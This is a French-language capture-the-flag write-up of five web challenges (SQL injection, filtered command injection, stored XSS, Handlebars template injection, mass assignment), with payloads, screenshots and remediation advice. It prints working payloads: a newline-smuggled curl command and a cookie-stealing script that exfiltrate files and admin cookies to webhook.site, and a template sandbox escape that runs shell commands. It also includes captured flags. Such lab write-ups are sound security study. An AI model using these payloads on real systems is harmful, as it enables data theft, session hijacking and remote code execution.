
### Étapes de découverte de la vulnérabilité

- Le challenge propose deux pages : *Login* et *Contents*. Après plusieurs tests, il apparaît que la page *Login* n'est pas vulnérable.
- Sur la page *Contents*, on remarque un paramètre GET dans l'URL :  
`order=ASC`.
- En modifiant ce paramètre (`order=ASC'`), le serveur renvoie une **erreur SQL**, confirmant la présence d'une **SQL Injection basée sur les erreurs** (Error-Based SQLi).
- Grâce à ces messages d'erreur, il est possible d'injecter du SQL dans la clause `ORDER BY` en utilisant la fonction `CAST(... AS NUMERIC)` afin de révéler des données dans l'erreur.
- En testant directement l'existence de la table `m3mbr35t4bl3`, j'ai confirmé qu'elle contenait les données des utilisateurs.
- J'ai ensuite extrait la colonne `p455w0rd_c0l`, ce qui m'a permis de récupérer le mot de passe de l'utilisateur **admin** et de valider le challenge.

### Payload utilisé

```
http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=(CAST(CHR(62)||SELECT p455w0rd_c0l FROM m3mbr35t4bl3 LIMIT 1 AS NUMERIC))
```

## Screenshot



A screenshot of a validation page titled "Validation". It displays a green success message: "Bien joué, vous remportez 40 Points". Below it is a text input field with placeholder text: "N'oubliez pas de noter ce challenge en donnant votre avis ;-)" and a "twittez le!" button with a Twitter icon. At the bottom, there's a password entry field with placeholder text "Entrer le mot de passe" and a yellow "envoyer" button.

## Challenge 7 - Screenshot

## Recommandations de sécurisation

**Vulnérabilité :** SQL Injection basée sur les erreurs

**Mesures de sécurité recommandées :**

- Utiliser des requêtes préparées (prepared statements) pour empêcher toute injection dans les clauses SQL.
- Ne jamais insérer directement un paramètre utilisateur dans une clause sensible comme `ORDER BY`.
- Désactiver l'affichage des messages d'erreur SQL détaillés.
- Utiliser une liste blanche des valeurs autorisées (`ASC`, `DESC`) pour tout paramètre de tri.

**Références :**

- [SQL Injection Prevention Cheat Sheet](#)
  - [SQL injection - PortSwigger](#)
- 

## Challenge 8: Injection de commande - Contournement de filtre

**URL :** <https://www.root-me.org/fr/Challenges/Web-Serveur/Injection-de-commande-Contournement-de-filtre>

### Étapes de découverte de la vulnérabilité

- En envoyant une adresse IP via le formulaire, la page retourne "Ping OK", ce qui laisse penser que le backend exécute une commande `ping` en concaténant la valeur fournie.
- Après plusieurs tests, la plupart des caractères permettant l'injection (`;`, `&`, `|`, `<`, `>`, ```, `$`, `\`) sont filtrés, ce qui empêche une commande directe type `; cat index.php`.
- L'application ne montre jamais la sortie complète du ping, uniquement "Ping OK" ou "Syntax Error". Il est donc impossible d'afficher localement le résultat d'une commande injectée.
- Pour contourner cette limitation, j'ai utilisé une **commande externe** permettant d'envoyer le contenu du fichier ciblé vers un serveur externe (webhook.site).
- En utilisant un saut de ligne encodé (`%0a`), j'ai injecté une seconde commande après le `ping`, et envoyé le contenu du fichier `.passwd` hors du

système.

- Le serveur externe a alors reçu le contenu du fichier, ce qui m'a permis de récupérer le mot de passe du challenge.

## Payload utilisé

```
curl -X POST \
'http://challenge01.root-me.org/web-serveur/ch53/index.php' \
--data 'ip=127.0.0.1%0acurl -d @.passwd https://webhook.site/64441ebb-faed-4eb0-8ae5-858aa4cb4168'
```

## Screenshot

```
+ curl -X POST \
+ 'http://challenge01.root-me.org/web-serveur/ch53/index.php' \
+ --data 'ip=127.0.0.1%0acurl -d @index.php https://webhook.site/64441ebb-faed-4eb0-8ae5-858aa4cb4168'

<html>
<head>
<title>Ping Service</title>
</head>
<body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe' src='https://www.root-me.org/?page=externe_header'></iframe>
<form method="POST" action="index.php">
    <input type="text" name="ip" placeholder="127.0.0.1">
    <input type="submit">
</form>
<pre>
Ping OK</pre>
</body>
</html>
```

The screenshot shows a web-based log viewer with the following details:

- INBOX (6/100) Newest First**: The log contains 6 entries.
- Request Details & Headers**: A table for the first request (POST #95fc0).

POST #95fc0	2001:bc8:35b0:c166::151	02/12/2025 18:01:31	Host: 2001:bc8:35b0:c166::151	Content-Type: application/x-www-form-urlencoded
			Location: Amsterdam, Noord-Holland, Netherlands (Kingdom of the)	Content-Length: 842
			Date: 02/12/2025 18:01:31 (il y a quelques secondes)	Accept: */*
			Size: 842 bytes	User-Agent: curl/7.68.0
			Time: 0.001 sec	Host: webhook.site
			ID: 95fc06a1-870b-4edc-a12f-e061d33da59	
			Note: <a href="#">Add Note</a>	
- Query strings**: Shows 'None'.
- Form values**: Shows the POST data:

```
empty($_POST['ip']); $ip = preg_replace('/^([^\d\.\-\_\.\_]+)\.(\d{1,3})$/', '$1.$2', $_POST['ip']); $ip = shell_exec('timeout 5 bash -c ping -c 3 '.$ip.' > /dev/null'); if ($ip == '') { echo "Ping NOK"; } else { echo "Ping OK"; }
```
- Request Content**: Shows the raw POST content:

```
<html><head><title>Ping Service</title></head><body><form method="POST" action="index.php"> <input type="text" name="ip" placeholder="127.0.0.1"> <input type="submit"></form><pre><?php $flag = ".file_get_contents('.passwd').\""; if(isset($_POST['ip'])) && !empty($_POST['ip'])){ $ip = preg_replace('/^([^\d\.\-\_\.\_]+)\.(\d{1,3})$/', '$1.$2', $_POST['ip']); $response = $ip; } // $ip = str_replace(['\\', '$', '|', ',', ';', '&', '<', '>'], "", $_POST['ip']); $response = $ip; $receive = @preg_match("/3 packets transmitted, (.*) received/", $response, $out); if ($out[1]==3){ echo "Ping OK"; } elseif ($out[1]=="0"){ echo "Ping NOK"; } else{ echo "Syntax Error"; } ?></pre></body></html>
```

```

+ ~ curl -X POST \
  'http://challenge01.root-me.org/web-serveur/ch53/index.php' \
  --data 'ip=127.0.0.1%0curl -d @.passwd https://webhook.site/64441ebb-faed-4eb0-8ae5-858aa4cb4168'

<html>
<head>
<title>Ping Service</title>
</head>
<body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe' src='https://www.root-me.org/?page=externe_header'></iframe>
<form method="POST" action="index.php">
    <input type="text" name="ip" placeholder="127.0.0.1">
    <input type="submit">
</form>
<pre>
Ping OK</pre>
</body>
</html>

```

## Challenge 8 - Screenshot

## Recommandations de sécurisation

**Vulnérabilité :** Command Injection avec contournement de filtres

**Mesures de sécurité recommandées :**

- Ne jamais concaténer directement une entrée utilisateur dans une commande

système.

- Utiliser des fonctions natives (ex. `ping` via bibliothèque PHP) plutôt qu'un appel shell.
- Implémenter une liste blanche stricte (n'autoriser que les formats IP valides).
- Bloquer les caractères spéciaux et surtout les retours à la ligne (`\n`) qui permettent de chaîner les commandes.

#### Références :

- [OWASP Command Injection](#)
  - [OWASP OS Command Injection Defense](#)
- 

## Challenge 9: XSS Stockée 2

URL : <https://www.root-me.org/fr/Challenges/Web-Client/XSS-Stockee-2>

### Étapes de découverte de la vulnérabilité

- Un formulaire permet de publier un message qui est ensuite affiché publiquement dans le forum.
- En observant le code de la page, on découvre que le statut de l'utilisateur est lu directement depuis le cookie `status` et affiché dans le HTML **sans aucun filtrage**.
- Un bot administrateur visite régulièrement la page, et son navigateur interprète le contenu du cookie `status`.
- En injectant du JavaScript dans ce cookie, il est possible d'exécuter du code dans le navigateur de l'administrateur.
- J'ai donc injecté un script permettant d'envoyer les cookies du bot admin vers un serveur externe (webhook.site), afin de récupérer le jeton administrateur.
- Une fois les cookies exfiltrés, j'ai pu les rejouer dans mon propre navigateur et accéder à la zone admin du challenge.

### Payload utilisé

```
status="">><script>document.write(%22<img src=https://webhook.site/64441ebb-faed-4eb0-8ae5-858aa4cb4168?cookie=%22
```


```
.concat(document.cookie.replace("%22 %22,%22&%22))
.concat(%22/>%22))</script>
```

## Screenshot

The screenshot shows a browser window for the Root Me Forum v0.002 challenge. The URL is <https://challenge01.root-me.org/forum/v0.002>. The page displays a message from 'Tsss' with status 'admin' containing the exploit code. Below the message, there are fields for 'Titre / Title:' and 'Message / Content:'. At the bottom, there is a developer tools panel showing the 'Storage' tab with a table of cookies. One cookie from 'http://challenge01.root-me.org' has the value: GS2.1.i17647515245o15g1\$1t7647515305j545l05h0. Another cookie '\_gA' has the value: GA1.1.1448965271.1764751525. The 'Storage' table also lists a session cookie 'status' with the value: "><script>document.write(%22)>%22))</script>".</p)

The screenshot shows the Webhook.site interface. It displays a list of webhook logs in the 'INBOX (12/100)' section. The logs are sorted by newest first. One log is highlighted in blue, showing a GET request to 'https://challenge01.root-me.org/'. The request details include headers like Host: 2801:bc8:3500:166:151, Location: Amsterdam, Noord-Holland, Netherlands (Kingdom of the), Date: 03/12/2025 10:29:37, and a note: '#40hbfc 2001:bc8:35b0:c166::151 03/12/2025 10:29:37'. The request content section shows 'No content'. The custom actions output section shows 'No action output'.

The screenshot shows the Root Me Forum v0.002 challenge page again. It displays a success message: 'Vous pouvez valider ce challenge avec ce mot de passe / You can validate challenge with this pass : E5HKEGyCXQVsYaehaqej0AfV'. Below this, it says 'Statut / Status : admin'. There are fields for 'Titre / Title:' and 'Message / Content:'. A button at the bottom right says 'envoyer / send'. At the bottom, it says 'Posted messages:' and 'Welcome N'hésitez pas à me laisser un message / Don't hesitate, let a message'.



Challenge 9 - Screenshot

## Recommandations de sécurisation

**Vulnérabilité :** Cross-Site Scripting (XSS) Stockée

**Mesures de sécurité recommandées :**

- Échapper toute donnée provenant de l'utilisateur avant de l'insérer dans le HTML.
- Ne jamais réinjecter un cookie directement dans le DOM sans validation.
- Ajouter `HttOnly` aux cookies sensibles pour empêcher leur accès via `document.cookie`.
- Implémenter une Content Security Policy (CSP) pour bloquer les scripts injectés.

**Références :**

- [OWASP XSS Prevention Cheat Sheet](#)
- [PortSwigger XSS](#)

## Challenge 10: SSTI - Unknown language with documented exploit

**URL :** <https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-in-an-unknown-language-with-a-documented-exploit>

### Étapes de découverte de la vulnérabilité

- 1. Localisation du paramètre vulnérable

- En naviguant sur le site, je remarque que lorsqu'un produit est en rupture, le message "*Unfortunately this product is out of stock*" est passé via le paramètre `message` dans l'URL :

```
GET /?message=Unfortunately+this+product+is+out+of+stock .
```

- 2. Test de SSTI avec une chaîne de fuzz**

- Je remplace la valeur du paramètre `message` par une chaîne contenant différentes syntaxes de templates, par exemple :
- ```
 ${{<%[%'"%}>}}
```
- La réponse renvoie une **Internal Server Error** avec une stack trace mentionnant **Handlebars** (parser, compiler, etc.).
  - J'en déduis que le moteur de template utilisé côté serveur est **Handlebars**.

- 3. Recherche d'un exploit documenté pour Handlebars**

- Je recherche un exploit public pour une SSTI Handlebars et je trouve un payload permettant de sortir du sandbox Handlebars et d'exécuter du code Node.js côté serveur.

- 4. Adaptation de l'exploit au contexte du lab**

- J'adapte ce payload en remplaçant la commande par :
- ```
require('child_process').exec('rm /home/carlos/morale.txt');
```
- J'injecte ce template dans le paramètre `message` (après URL-encoding), via la barre d'adresse / Burp Repeater.

- 5. Validation de l'exploitation**

- Après envoi de la requête malveillante, l'application affiche la page d'accueil avec du texte généré par le template, et le bandeau "*Congratulations, you solved the lab!*" confirme que le fichier `morale.txt` a bien été supprimé côté serveur.
- Je confirme ainsi la présence d'une **Server-Side Template Injection** permettant l'exécution de commandes système.

## Payload utilisé

```
wrtz{{#with "s" as |string|}}
{{#with "e"}}
```

```

{{#with split as |conslist|}}
  {{this.pop}}
  {{this.push (lookup string.sub "constructor")}}
  {{this.pop}}
  {{#with string.split as |codelist|}}
    {{this.pop}}
    {{this.push "return require('child_process').exec('rm /home/carlos/morale.txt');"}}
    {{this.pop}}
    {{#each conslist}}
      {{#with (string.sub.apply 0 codelist)}}
        {{this}}
      {{/with}}
    {{/each}}
    {{/with}}
  {{/with}}
{{/with}}

```

## Screenshot

Server-side template injection in an unknown language with a documented exploit

LAB Not solved

Internal Server Error

```

/opt/node-v19.8.1-linux-x64/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:267 throw new Error(str); ^ Error: Parse error on line 1:
$({<%[%"%]${...}^ Expecting 'ID', 'STRING', 'NUMBER', 'BOOLEAN', 'UNDEFINED', 'NULL', 'DATA', got 'INVALID' at Parser.parseError (/opt/node-v19.8.1-linux-x64/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:267:19) at Parser.parse (/opt/node-v19.8.1-linux-x64/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:336:30) at HandlebarsEnvironment.parse (/opt/node-v19.8.1-linux-x64/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:46:43) at compileInput (/opt/node-v19.8.1-linux-x64/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:515:19) at ret (/opt/node-v19.8.1-linux-x64/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:524:18) at [eval]:5:13 at Script.runInThisContext (node:vm:128:12)
at Object.runInThisContext (node:vm:306:38) at node:internal/process/execution:83:21 at [eval]-wrapper:6:24 Node.js v19.8.1

```

Challenge 10 - Screenshot 1

Challenge 10 - Screenshot 2

## Recommandations de sécurisation

Vulnérabilité	Mesures de sécurité recommandées	Références
<p><b>Server-Side Template Injection (SSTI) via le paramètre <code>message</code></b> : la valeur du paramètre, contrôlée par l'utilisateur, est injectée directement dans un template Handlebars et interprétée comme du code template. Cela me permet d'injecter un template malveillant, d'atteindre le constructeur JavaScript sous-jacent et d'exécuter du code Node.js (<code>child_process.exec</code>), donnant un contrôle important sur le serveur (exécution de commandes, accès fichiers, etc.).</p>	<p><b>1. Ne pas concaténer directement l'entrée utilisateur dans les templates</b> :</p> <ul style="list-style-type: none"> <li>• Les templates doivent être statiques, et les données utilisateur doivent uniquement alimenter des variables (<code>{{variable}}</code>) via le contexte, jamais la structure du template elle-même.</li> </ul> <p><b>2. Limiter les capacités du moteur de template</b> :</p> <ul style="list-style-type: none"> <li>• Désactiver ou restreindre les helpers dangereux ou non utilisés (accès dynamique par <code>lookup</code>, accès au prototype, etc.).</li> <li>• Forcer l'escaping automatique pour l'affichage des données utilisateur et éviter <code>('{{var}})</code> sauf nécessité absolue.</li> </ul> <p><b>3. Valider et filtrer les entrées</b> :</p> <ul style="list-style-type: none"> <li>• Appliquer une validation stricte sur les paramètres affichés (le paramètre <code>message</code> pourrait par exemple être limité à une liste de messages prédéfinis).</li> <li>• Rejeter ou encoder les caractères permettant de créer des directives Handlebars (<code>{</code>, <code>}</code>, <code>#</code>, <code>/</code>, etc.) lorsque l'entrée doit venir de l'utilisateur.</li> </ul> <p><b>4. Séparer strictement code et données</b> :</p> <ul style="list-style-type: none"> <li>• Ne jamais générer ou évaluer dynamiquement du code à partir d'entrées utilisateur (pas de <code>eval</code>, <code>new Function</code>, <code>vm.runInThisContext</code> sur</li> </ul>	Documentation Handlebars, OWASP (SSTI), PortSwigger – Server-side template injection.

Vulnérabilité	Mesures de sécurité recommandées	Références
	<p>des données externes).<b>5. Mettre en place une défense en profondeur :</b></p> <ul style="list-style-type: none"> <li>Exécuter l'application dans un environnement isolé (conteneur, utilisateur système non privilégié) afin de limiter l'impact en cas de compromission.</li> <li>Journaliser et surveiller les erreurs de template et les patterns suspects pouvant indiquer des tentatives de SSTI.</li> </ul>	

## Challenge 11: API - Mass Assignment

**URL :** <https://www.root-me.org/fr/Challenges/Web-Serveur/API-Mass-Assignment>


### Étapes de découverte de la vulnérabilité

1. Incrire un compte avec POST /api/signup
2. Login avec POST /api/login
3. Voir la réponse avec GET /api/user
4. Update user basé sur modèle de réponse de GET /api/user avec PUT /api/user
5. Check GET /api/user ⇒ "role" : "admin"
6. Check GET /api/flag

### Payload utilisé

```
curl -X PUT "http://challenge01.root-me.org:59090/api/user" \
-H "Content-Type: application/json" \
-H "Cookie: session=..." \
-d '{"note": "hehe", "status": "admin", "userid": 21, "username": "string123456"}'
```

### Screenshot



**Request**

```
Pretty Raw Hex
1 PUT /api/user HTTP/1.1
2 Host: challenge01.root-me.org:59090
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://challenge01.root-me.org:59090/
8 Content-Type: application/json
9 Content-Length: 86
10 Origin: http://challenge01.root-me.org:59090
11 Connection: kst8nplix7
12 Cookie: _ga=GA1.1.1460196925.1764666577; session=...; .JwLzj00vAM0G7ZGWE9uXuYK_vRrSyfE3mE-Kb3fdq; 9jye7fez7y1xyavakTH22K4M0RZKxaAq15ASEKTYOwnl2XVxhNl50EWxUu5OnEDhsx9VGNZ2MzLNPCsk1JRxDcrhcBT1LoRrh4LtpxH7n9N9r3BwpvMFY.aS8f4g_ifsyDxs-GkSAqP2RUQzPzfFTl18
13 Priority: u=0
14
15 {
16     "note": "hehe",
17     "status": "admin",
18     "userid": 21,
19     "username": "string123456"
20 }
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.5 Python/3.11.10
3 Date: Tue, 02 Dec 2025 17:29:27 GMT
4 Content-Type: application/json
5 Content-Length: 11
6 Access-Control-Allow-Origin: http://challenge01.root-me.org:59090
7 Vary: Origin, Cookie
8 Connection: close
9
10 {
11     "message": "User updated sucessfully."
}
```

```
{
    "message": "Hello admin, here is the flag : RM{4lw4yS_ch3ck_Opt10ns_m3th0d}."
}
```

## Challenge 11 - Screenshot

## Recommandations de sécurisation

### Vulnérabilité : Mass Assignment / Over-Posting :

La vulnérabilité de Mass Assignment se produit lorsqu'une application permet à un utilisateur de soumettre un objet ou un ensemble de paramètres (comme JSON ou des données de formulaire) qui sont **directement** mappés aux propriétés d'un objet de modèle de données côté serveur (ex: un objet Utilisateur), y compris des propriétés sensibles qui ne devraient pas être modifiables par l'utilisateur (comme `role`, `is_admin`, `userid`, ou `status`).

### Mesures de sécurité recommandées :

- **1. Utiliser le Modèle "Whitelist" (Liste Blanche) des Propriétés Modifiables (Fortement Recommandé) :**
  - **Principe :** Définir explicitement et uniquement les champs qui sont autorisés à être affectés par les données d'entrée de l'utilisateur.

- **Implémentation** : Dans le code de l'API (avant la mise à jour de l'objet), n'accepter que les propriétés destinées à être modifiées par l'utilisateur (ex: `note`, `username`). Ignorer ou supprimer de l'entrée toute autre propriété, comme `status` ou `userid`.
- *Exemple* : Si un utilisateur soumet `{"username": "new", "status": "admin"}`, l'application ne doit utiliser que la valeur de `username` pour mettre à jour l'objet.
- **2. Utiliser le Modèle "Blacklist" (Liste Noire) des Propriétés Sensibles (Moins Recommandé) :**
  - **Principe** : Définir explicitement les champs qui **ne doivent jamais** être modifiés (ex: `role`, `status`, `created_at`).
  - **Attention** : Ce modèle est moins sûr car si un nouveau champ sensible est ajouté au modèle de données dans le futur et n'est pas ajouté à la liste noire, il sera involontairement exposé.
- **3. Utiliser des DTOs (Data Transfer Objects) ou des Form Objects :**
  - **Principe** : Utiliser des objets intermédiaires qui représentent **exactement** les données que l'utilisateur est censé envoyer ou recevoir.
  - **Implémentation** : Créer un DTO qui contient uniquement les champs non sensibles (`note`, `username`). L'API doit accepter le DTO et mapper manuellement ses propriétés à l'objet modèle Utilisateur, sans utiliser de fonctions d'affectation de masse automatiques du framework.
- **4. Éviter l'Affectation Automatique de Masse (Mass Assignment) :**
  - Ne pas utiliser de fonctions de framework qui lient automatiquement tous les paramètres d'une requête HTTP à un objet de modèle. Préférer l'affectation manuelle et explicite des valeurs aux propriétés du modèle.

## Références :

- **OWASP Top 10 A04:2021 - Insecure Design / Mass Assignment :**  
L'affectation de masse est souvent considérée comme une lacune de conception.
- **OWASP Cheatsheet** : Rechercher le guide de prévention du Mass Assignment pour des instructions spécifiques aux frameworks.
- **Root-Me** : Le challenge que vous avez résolu.